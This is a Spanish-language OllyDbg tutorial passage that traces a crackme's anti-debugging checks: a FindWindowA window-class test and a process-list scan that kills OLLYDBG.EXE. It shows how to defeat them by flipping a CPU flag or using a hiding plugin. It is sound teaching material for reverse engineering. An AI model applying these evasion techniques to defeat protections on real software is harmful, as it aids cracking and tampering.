
Que es 2C en mi caso, podemos ver si esta en la lista de handles que esta usando el programa



Apretamos el botón H que es la ventana de handles.

```
00000018 Port          3.  001F0001
00000010 Section      47.  000F001F
0000002C Section       2.  000F0007
00000020 WindowStation 100. 000F037F   \Windows\WindowStations\WinSta0
00000028 WindowStation 100. 000F037F   \Windows\WindowStations\WinSta0
```


Allí vemos el handle 2C que no nos aclara muy bien que es, pero bueno, el programa maneja el handle de la foto de la lista de procesos, veamos como accede a dicha lista hagamos RUN.



Para en la api Process32First que junto con Process32Next son las encargadas de leer el resultado de la foto, e ir sacando la información de los procesos que están corriendo en nuestra maquina.

```
0012FFB8 00401162 CALL to Process32First from buggers3.00
0012FFBC 0000002C hSnapshot = 0000002C
0012FFC0 00403134 pProcessentry = buggers3.00403134
0012FFC4 7C816D4F RETURN to kernel32.7C816D4F
0012FFC8 7C920738 ntdll.7C920738
0012FFCC FFFFFFFF
```

Bueno si miramos el Winapis32 vemos la info sobre esta api



Process32First

Retrieves information about the first process encountered in a system snapshot.

```
BOOL WINAPI Process32First(HANDLE hSnapshot, LPPROCESSENTRY32 lppe);
```

Parameters

hSnapshot
Handle of the snapshot returned from a previous call to the **CreateToolhelp32Snapshot** function.

lppe
Address of a **PROCESSENTRY32** structure.

Allí dice que devuelve la información del primer proceso que encuentra en el snapshot o foto que se tomo anteriormente y que los parámetros son el handle de la snapshot que en mi caso es 2C y la dirección donde guardara la info o buffer que en mi maquina es 403134.

```
0012FFB8  00401162  CALL to Process32First from buggers3.0040115C
0012FFBC  0000002C  hSnapshot = 0000002C
0012FFC0  00403134  pProcessentry = buggers3.00403134
0012FFC4  7C816D4F  RETURN to kernel32.7C816D4F
0012FFC8  7C920738  ntdll.7C920738
0012FFCC  FFFFFFFF
0012FFD0  7FFDE000
```

Esta api solo devuelve la info sobre el primer proceso de la lista, para los siguientes se utiliza Process32Next que es la compañera de esta, en la tarea de leer los datos sobre los procesos.

```
Address   Hex dump                  ASCII
00403134  28 01 00 00 00 00 00 00  (0......
0040313C  00 00 00 00 00 00 00 00  ........
00403144  00 00 00 00 00 00 00 00  ........
0040314C  00 00 00 00 00 00 00 00  ........
00403154  00 00 00 00 00 00 00 00  ........
0040315C  00 00 00 00 00 00 00 00  ........
00403164  00 00 00 00 00 00 00 00  ........
0040316C  00 00 00 00 00 00 00 00  ........
00403174  00 00 00 00 00 00 00 00  ........
0040317C  00 00 00 00 00 00 00 00  ........
```

Allí esta en el dump, el buffer donde guardara la info sobre el primer proceso, así que ejecutemos hasta el RET para que guarde allí la info.

```
Address   Hex dump                  ASCII
00403134  28 01 00 00 00 00 00 00  (0......
0040313C  00 00 00 00 00 00 00 00  ........
00403144  00 00 00 00 01 00 00 00  ....0...
0040314C  00 00 00 00 00 00 00 00  ........
00403154  00 00 00 00 5B 53 79 73  ....[Sys
0040315C  74 65 6D 20 50 72 6F 63  tem Proc
00403164  65 73 73 5D 00 00 00 00  ess]....
0040316C  00 00 00 00 00 00 00 00  ........
00403174  00 00 00 00 00 00 00 00  ........
```

Allí vemos el nombre del primer proceso de la lista que siempre es el proceso SYSTEM PROCESS continuemos con RUN.


```
0012FFB8  0040116F  CALL to FindWindowA from buggers3.00401169
0012FFBC  004030AE  Class = "OllyDbg"
0012FFC0  00000000  Title = NULL
0012FFC4  7C816D4F  RETURN to kernel32.7C816D4F
0012FFC8  7C920738  ntdll.7C920738
0012FFCC  FFFFFFFF
0012FFD0  7FFDE000
0012FFD4  8054A938
```

Ajaja aquí hay otro truco, en este caso usa la api FindWindowA y le esta preguntando si la ventana superior que esta a la vista, tiene OLLYDBG como clase de la misma, aquí podría preguntar por el nombre de la ventana también, ambos datos se encuentran en los parámetros, pero en este caso, pregunta por la clase de la ventana principal que esta en uso, que obviamente es la del OLLYDBG y cuya clase es OLLYDBG.


Como podemos saber eso, pues usemos una utilidad que se encuentra en mi http

http://www.ricnar456.dyndns.org/HERRAMIENTAS/V-W-X-Y-Z/WindowseGREATIS5setup.exe

Yo se que hay plugins de OLLYDBG que permiten hallar la class y otros datos de una ventana, pero la verdad lo mas completo que vi es este programa veamos, lo instalo y lo arranco.



Vemos que en la ventana WINDOW nos da el nombre de la ventana del OLLYDBG y en la ventana CLASS nos da la clase de la misma.



Que como vemos es OLLYDBG

Vemos que la api FindWindowA nos devuelve el handle de la ventana, con lo cual ya sabemos puede cerrarla, o hacer lo que quiera con ella.

FindWindow Quick Info

The **FindWindow** function retrieves the handle to the top-level window whose class name and window name match the specified strings. This function does not search child windows.

```
HWND FindWindow(
  LPCTSTR lpClassName,        // pointer to class name
  LPCTSTR lpWindowName        // pointer to window name
);
```

Parameters

lpClassName
Points to a null-terminated string that specifies the class name or is an atom that identifies the class-name string. If this parameter is an atom, it must be a global atom created by a previous call to the **GlobalAddAtom** function. The atom, a 16-bit value, must be placed in the low-order word of *lpClassName*; the high-order word must be zero.

lpWindowName
Points to a null-terminated string that specifies the window name (the window's title). If this parameter is NULL, all window names match.

Return Values

If the function succeeds, the return value is the handle to the window that has the specified class name and window name.


If the function fails, the return value is NULL. To get extended error information, call **GetLastError**.

O sea no se necesita poner ambos datos el nombre y la clase, podemos buscar uno solo de los dos, y el otro se pone a cero como en nuestro caso.

```
0012FFB8  0040116F  CALL to FindWindowA from buggers3.00401169
0012FFBC  004030AE  Class = "OllyDbg"
0012FFC0  00000000  Title = NULL
0012FFC4  7C816D4F  RETURN to kernel32.7C816D4F
```


Bueno lleguemos al RET de la api a ver si nos devuelve el handle de la ventana

```
Registers (FPU)
EAX 0013087A UNICODE "WinSxS\
ECX 7C92056D ntdll.7C92056D
EDX 00140608
EBX 7FFDE000
ESP 0012FFB8
EBP 0012FFF0
ESI FFFFFFFF
EDI 7C920738 ntdll.7C920738

EIP 77D2E597 user32.77D2E597

C 0  ES 0023 32bit 0(FFFFFFFF
P 1  CS 001B 32bit 0(FFFFFFFF
A 0  SS 0023 32bit 0(FFFFFFFF
Z 1  DS 0023 32bit 0(FFFFFFFF
S 0  FS 003B 32bit 7FFDD000(F
```




Que por supuesto coincide con el que nos averigua el Windowse.

Bueno traceemos a ver que hace el programa con el handle de la ventana



O sea compara si es cero, ese seria el caso de que no hubiera una ventana con la clase OLLYDBG o sea en ese caso correría pues no hay OLLYDBG, ahora, al hallar un handle que es diferente de cero, eso significa que hay una ventana con el Class OLLYDBG y salta a ExitProcess.




Al saltar allí va directo a la salida del programa sin haber mostrado aun nada.


```
00401169  .  FF15 2831400(  CALL DWORD PTR DS:[403128]        user32.FindWindowA
0040116F  .  83F8 00        CMP EAX,0
00401172  .  0BC0           OR EAX,EAX
00401174  .v 75 04          JNZ SHORT buggers3.0040117A
00401176  .v 7C 27          JL SHORT buggers3.0040119F
00401178  .v EB 25          JMP SHORT buggers3.0040119F
0040117A  >  50             PUSH EAX
0040117B  .  56             PUSH ESI
0040117C  .  57             PUSH EDI
0040117D  .  BF 01000000    MOV EDI,1
00401182  .  BE 2C314000    MOV ESI,buggers3.0040312C
00401187  >  FF36           PUSH DWORD PTR DS:[ESI]
00401189  .  FF15 0C31400(  CALL DWORD PTR DS:[40310C]        kernel32.FreeLibrary
0040118F  .  83C6 04        ADD ESI,4
00401192  .  4F             DEC EDI
00401193  .^ 75 F2          JNZ SHORT buggers3.00401187
00401195  .  5F             POP EDI
00401196  .  5E             POP ESI
00401197  .  58             POP EAX
00401198  .  6A 00          PUSH 0                            ExitCode = 0
0040119A  .  E8 57000000    CALL <JMP.&kernel32.ExitProcess>  ExitProcess
0040119F  >  68 B6304000    PUSH buggers3.004030B6            ASCII "OLLYDBG.EXE"
004011A4  .  68 58314000    PUSH buggers3.00403158            ASCII "[System Process]"
004011A9  .  FF15 2431400(  CALL DWORD PTR DS:[403124]        kernel32.lstrcmpA
004011AF  .  0BC0           OR EAX,EAX
004011B1  .v 75 2F          JNZ SHORT buggers3.004011E2
004011B3  .  FF35 3C31400(  PUSH DWORD PTR DS:[40313C]
```

O sea que el tema es que al volver de FindWindowA, EAX debe ser cero y no saltar.

Bueno el plugin HideDebugger 1.23f ahora que ya sabemos evitarlo a mano, también viene preparado, para esta detección, si vemos en las opciones del PLUGIN



Si ponemos la tilde en el segundo lugar vemos que nos protege contra la detección por medio de las apis FindWindow y EnumWindows que es la otra que detecta el nombre de la ventana, así que aprendimos a verlo a mano, a evitarlo, y a entender como funciona, ahora no le ponemos aun la tilde, porque deberíamos reiniciar el OLLYDBG para que haga efecto, lo haremos al terminar, por ahora hacemos que el salto que nos lleva a ExitProcess, no salte así continua el programa.



Hago doble click en el flag Z lo cual lo pone a 1 y hace que el JNZ no salte.

```
EIP 00401174
C 0  ES 0023
P 0  CS 001B
A 0  SS 0023
Z 1  DS 0023
S 0  FS 003B
T 0  GS 0000
D 0
O 0  LastErr
EFL 00000242
ST0 empty -U
```

Y ahora el JNZ no salta

```
00401169  .  FF15 2831400(  CALL DWORD PTR DS:[403128]
0040116F  .  83F8 00        CMP EAX,0
00401172  .  0BC0           OR EAX,EAX
00401174  .v 75 04          JNZ SHORT buggers3.0040117A
00401176  .v 7C 27          JL SHORT buggers3.0040119F
00401178  .v EB 25          JMP SHORT buggers3.0040119F
0040117A  >  50             PUSH EAX
0040117B  .  56             PUSH ESI
0040117C  .  57             PUSH EDI
0040117D  .  BF 01000000    MOV EDI,1
```

Y llegamos al JMP que saltea el call a ExitProcess

```
00401172  .  0BC0           OR EAX,EAX
00401174  .v 75 04          JNZ SHORT buggers3.0040117A
00401176  .v 7C 27          JL SHORT buggers3.0040119F
00401178  .v EB 25          JMP SHORT buggers3.0040119F
0040117A  >  50             PUSH EAX
0040117B  .  56             PUSH ESI
0040117C  .  57             PUSH EDI
0040117D  .  BF 01000000    MOV EDI,1
00401182  .  BE 2C314000    MOV ESI,buggers3.0040312C
00401187  >  FF36           PUSH DWORD PTR DS:[ESI]
00401189  .  FF15 0C31400(  CALL DWORD PTR DS:[40310C]          kernel32.FreeLibrary
0040118F  .  83C6 04        ADD ESI,4
00401192  .  4F             DEC EDI
00401193  .^ 75 F2          JNZ SHORT buggers3.00401187
00401195  .  5F             POP EDI
00401196  .  5E             POP ESI
00401197  .  58             POP EAX
00401198  .  6A 00          PUSH 0                              ExitCode = 0
0040119A  .  E8 57000000    CALL <JMP.&kernel32.ExitProcess>    ExitProcess
0040119F  >  68 B6304000    PUSH buggers3.004030B6              ASCII "OLLYDBG.EXE"
004011A4  .  68 58314000    PUSH buggers3.00403158              ASCII "[System Process
004011A9  .  FF15 2431400(  CALL DWORD PTR DS:[403124]          kernel32.lstrcmpA
004011AF  .  0BC0           OR EAX,EAX
004011B1  .v 75 2F          JNZ SHORT buggers3.004011E2
004011B3     FF35 3C31400(  PUSH DWORD PTR DS:[40313C]
```

Bueno continuemos ya terminado el truco de FindWindowA ahora continuara con el de los nombres de los procesos demos RUN

```
0012FFB8  004011F3  CALL to Process32Next from buggers3.004011ED
0012FFBC  0000002C  hSnapshot = 0000002C
0012FFC0  00403134  pProcessentry = buggers3.00403134
0012FFC4  7C816D4F  RETURN to kernel32.7C816D4F
0012FFC8  7C920738  ntdll.7C920738
0012FFCC  FFFFFFFF
0012FFD0  7FFDE000
```

Vemos que llama a Process32Next para ver el segundo proceso de la foto y guardara la info en 403134.

Hagamos execute till return y veamos lo que guardo

```
Return to 004011F3 (buggers3.004011F3)

Address   Hex dump                  ASCII
00403134  28 01 00 00 00 00 00 00   (0......
0040313C  04 00 00 00 00 00 00 00   ♦.......
00403144  00 00 00 00 41 00 00 00   ....A...
0040314C  00 00 00 00 08 00 00 00   ....◘...
00403154  00 00 00 00 53 79 73 74   ....Syst
0040315C  65 6D 00 20 50 72 6F 63   em. Proc
00403164  65 73 73 5D 00 00 00 00   ess]....
0040316C  00 00 00 00 00 00 00 00   ........
00403174  00 00 00 00 00 00 00 00   ........
0040317C  00 00 00 00 00 00 00 00
```

Ahora el nombre es SYSTEM y su PID es 4 veamos la lista de procesos

```
NETFileServerEngine.exe     148  SYSTEM   00   18.644 KB
System                        4  SYSTEM   00      216 KB
Proceso inactivo del sistema  0  SYSTEM   98       16 KB
```

Allí esta veamos que hace con cada proceso volvamos al programa traceando

```
0040126D     00              DB 00
0040126E     00              DB 00
0040126F     00              DB 00
00401270  >  68 58314000     PUSH buggers3.00403158          ASCII "System"
00401275  .  68 A0314000     PUSH buggers3.004031A0          ASCII "buggers3.exe"
0040127A  .  FF15 2431400    CALL DWORD PTR DS:[403124]      kernel32.lstrcmpA
00401280  .  85C0            TEST EAX,EAX
00401282  .^ 0F85 17FFFFF    JNZ buggers3.0040119F
00401288     68 CC314000     PUSH buggers3.004031CC          ASCII "MessageBoxA"
0040128D     FF35 2C31400    PUSH DWORD PTR DS:[40312C]      user32.77D10000
00401293     FF15 0831400    CALL DWORD PTR DS:[403108]      kernel32.GetProcAddress
00401299     6A 00           PUSH 0
0040129B     6A 00           PUSH 0
0040129D     68 CD304000     PUSH buggers3.004030CD          ASCII "not debugged!"
004012A2     68 CD304000     PUSH buggers3.004030CD          ASCII "not debugged!"
004012A7     6A 00           PUSH 0
004012A9     FFD0            CALL EAX
004012AB   ^ E9 E5FEFFFF     JMP buggers3.00401195
004012B0  .  0000            ADD BYTE PTR DS:[EAX],AL
004012B2  .  0000            ADD BYTE PTR DS:[EAX],AL
004012B4  .  0000            ADD BYTE PTR DS:[EAX],AL
004012B6  .  0000            ADD BYTE PTR DS:[EAX],AL
```

Vemos que aquí llama a la api lstrcmpA con la cual compara la string SYSTEM que es el nombre del proceso, con el la del crackme buggers3.exe, vemos que esa será la salida del crackme, cuando llegue a encontrar el nombre de su mismo proceso, pues ira a un MessageBoxA que vemos debajo que nos dice NOT DEBUGGED, pero aun no llegamos allí, así que sigamos traceando

```
0040126B     00              DB 00
0040126C     00              DB 00
0040126D     00              DB 00
0040126E     00              DB 00
0040126F     00              DB 00
00401270  >  68 58314000     PUSH buggers3.00403158          ASCII "System"
00401275  .  68 A0314000     PUSH buggers3.004031A0          ASCII "buggers3.exe"
0040127A  .  FF15 2431400    CALL DWORD PTR DS:[403124]      kernel32.lstrcmpA
00401280  .  85C0            TEST EAX,EAX
00401282  .^ 0F85 17FFFFF    JNZ buggers3.0040119F
00401288     68 CC314000     PUSH buggers3.004031CC          ASCII "MessageBoxA"
0040128D     FF35 2C31400    PUSH DWORD PTR DS:[40312C]      user32.77D10000
00401293     FF15 0831400    CALL DWORD PTR DS:[403108]      kernel32.GetProcAddress
```

Al no ser iguales las strings, el resultado de la comparación es FFFFFFFF

```
Registers (FPU)
EAX FFFFFFFF
ECX 0000A6B8
EDX 0000000E
EBX 7FFDE000
ESP 0012FFC4
EBP 0012FFF0
ESI FFFFFFFF
EDI 7C920738 ntdll
EIP 00401282 bugge
C 0  ES 0023 32bit
P 1  CS 001B 32bit
A 0  SS 0023 32bit
Z 0  DS 0023 32bit
```

Y por lo tanto al no ser cero, o sea iguales salta a 40119f sigamos allí

```
0040119F  >  68 B6304000     PUSH buggers3.004030B6          ASCII "OLLYDBG.EXE"
004011A4  .  68 58314000     PUSH buggers3.00403158          ASCII "System"
004011A9  .  FF15 2431400    CALL DWORD PTR DS:[403124]      kernel32.lstrcmpA
004011AF  .  0BC0            OR EAX,EAX
004011B1  .v 75 2F           JNZ SHORT buggers3.004011E2
004011B3  .  FF35 3C31400    PUSH DWORD PTR DS:[40313C]
004011B9  .  6A 01           PUSH 1
004011BB  .  68 FF0F1F00     PUSH 1F0FFF
004011C0  .  FF15 1431400    CALL DWORD PTR DS:[403114]      kernel32.OpenProcess
004011C6  .  A3 64324000     MOV DWORD PTR DS:[403264],EAX
004011CB  .  6A 00           PUSH 0
004011CD  .  FF35 6432400    PUSH DWORD PTR DS:[403264]
004011D3  .  FF15 2031400    CALL DWORD PTR DS:[403120]      kernel32.TerminateProcess
004011D9  .  6A 00           PUSH 0                          ExitCode = 0
004011DB  .  E8 16000000     CALL <JMP.&kernel32.ExitProcess> ExitProcess
004011E0  .v EB 11           JMP SHORT buggers3.004011F3
```

Aquí vemos la parte caliente, compara el nombre del primer proceso con OLLYDBG.exe y si es igual, pues el resultado es cero y no salta, con lo cual ira a OpenProcess a ver el handle del mismo y luego a TerminateProcess para cerrarlo como vimos en la parte 20.

```
00401197  .  58            POP EAX
00401198  .  6A 00         PUSH 0                                  ExitCode = 0
0040119A  .  E8 57000000   CALL <JMP.&kernel32.ExitProcess>        ExitProcess
0040119F  >  68 B6304000   PUSH buggers3.004030B6                  ASCII "OLLYDBG.EXE"
004011A4  .  68 58314000   PUSH buggers3.00403158                  ASCII "System"
004011A9  .  FF15 2431400  CALL DWORD PTR DS:[403124]              kernel32.lstrcmpA
004011AF  .  0BC0          OR EAX,EAX
004011B1  .v 75 2F         JNZ SHORT buggers3.004011E2
004011B3  .  FF35 3C31400  PUSH DWORD PTR DS:[40313C]
004011B9  .  6A 01         PUSH 1
004011BB  .  68 FF0F1F00   PUSH 1F0FFF
004011C0  .  FF15 1431400  CALL DWORD PTR DS:[403114]              kernel32.OpenProcess
004011C6  .  A3 64324000   MOV DWORD PTR DS:[403264],EAX
004011CB  .  6A 00         PUSH 0
004011CD  .  FF35 6432400  PUSH DWORD PTR DS:[403264]
004011D3  .  FF15 2031400  CALL DWORD PTR DS:[403120]              kernel32.TerminateProcess
004011D9  .  6A 00         PUSH 0                                  ExitCode = 0
004011DB  .  E8 16000000   CALL <JMP.&kernel32.ExitProcess>        ExitProcess
004011E0  .v EB 11         JMP SHORT buggers3.004011F3
004011E2  >  68 34314000   PUSH buggers3.00403134
004011E7  .  FF35 5C32400  PUSH DWORD PTR DS:[40325C]
004011ED  .  FF15 1C31400  CALL DWORD PTR DS:[40311C]              kernel32.Process32Next
004011F3  >v EB 7B         JMP SHORT buggers3.00401270
```

Vemos que al no ser el primer proceso OLLYDBG.exe pues salta a Process32Next a buscar el segundo proceso lleguemos allí.

```
7C863C00  8BFF             MOV EDI,EDI                                ntdll.7C920738
7C863C02  55               PUSH EBP
7C863C03  8BEC             MOV EBP,ESP
7C863C05  81EC 30020000    SUB ESP,230
7C863C0B  A1 CC36887C      MOV EAX,DWORD PTR DS:[7C8836CC]
7C863C10  56               PUSH ESI
7C863C11  8B75 0C          MOV ESI,DWORD PTR SS:[EBP+C]
7C863C14  85F6             TEST ESI,ESI
7C863C16  8945 FC          MOV DWORD PTR SS:[EBP-4],EAX
```

```
0012FFB8  004011F3  CALL to Process32Next from buggers3.004011ED
0012FFBC  0000002C  hSnapshot = 0000002C
0012FFC0  00403134  pProcessentry = buggers3.00403134
0012FFC4  7C816D4F  RETURN to kernel32.7C816D4F
0012FFC8  7C920738  ntdll.7C920738
0012FFCC  FFFFFFFF
```

Pues guardara en el mismo lugar el nombre del segundo proceso hagamos execute till return

```
Address   Hex dump                          ASCII
00403134  28 01 00 00 00 00 00 00           (0......
0040313C  6C 02 00 00 00 00 00 00           l0......
00403144  00 00 00 00 03 00 00 00           ....♥...
0040314C  04 00 00 00 0B 00 00 00           ♦...♂...
00403154  00 00 00 00 73 6D 73 73           ....smss
0040315C  2E 65 78 65 00 72 6F 63           .exe.roc
00403164  65 73 73 5D 00 00 00 00           ess]....
0040316C  00 00 00 00 00 00 00 00           ........
00403174  00 00 00 00 00 00 00 00           ........
0040317C  00 00 00 00 00 00 00 00           ........
```

El segundo proceso es smss.exe y su PID es 026C si vemos en la lista de procesos

csrss.exe	676	SYSTEM	00	3.116 KB
smss.exe	620	SYSTEM	00	100 KB
winhlp32.exe	580	Ricardo	00	1.984 KB
ComproScheduler.exe	520	Ricardo	00	1.020 KB
fdm.exe	484	Ricardo	00	5.860 KB
GoogleDesktop.exe	468	Ricardo	00	640 KB

Allí esta el PID es 620 decimal o sea 026C en hexa


Bueno pues repetirá lo mismo con todos los procesos que hay en la maquina uno a uno los comparara con OLLYDBG.exe

```
00401198  .   6A 00          PUSH 0                                   ExitCode = 0
0040119A  .   E8 57000000    CALL <JMP.&kernel32.ExitProcess>         ExitProcess
0040119F  >   68 B6304000    PUSH buggers3.004030B6                   ASCII "OLLYDBG.EXE"
004011A4  .   68 58314000    PUSH buggers3.00403158                   ASCII "smss.exe"
004011A9  .   FF15 2431400   CALL DWORD PTR DS:[403124]               kernel32.lstrcmpA
004011AF  .   0BC0           OR EAX,EAX
004011B1  .v  75 2F          JNZ SHORT buggers3.004011E2
004011B3  .   FF35 3C31400   PUSH DWORD PTR DS:[40313C]
004011B9  .   6A 01          PUSH 1
004011BB  .   68 FF0F1F00    PUSH 1F0FFF
004011C0  .   FF15 1431400   CALL DWORD PTR DS:[403114]               kernel32.OpenProcess
004011C6  .   A3 64324000    MOV DWORD PTR DS:[403264],EAX
004011CB  .   6A 00          PUSH 0
004011CD  .   FF35 6432400   PUSH DWORD PTR DS:[403264]
004011D3  .   FF15 2031400   CALL DWORD PTR DS:[403120]               kernel32.TerminateProcess
004011D9  .   6A 00          PUSH 0                                   ExitCode = 0
004011DB  .   E8 16000000    CALL <JMP.&kernel32.ExitProcess>         ExitProcess
004011E0  .v  EB 11          JMP SHORT buggers3.004011F3
004011E2  >   68 34314000    PUSH buggers3.00403134
004011E7  .   FF35 5C32400   PUSH DWORD PTR DS:[40325C]
```

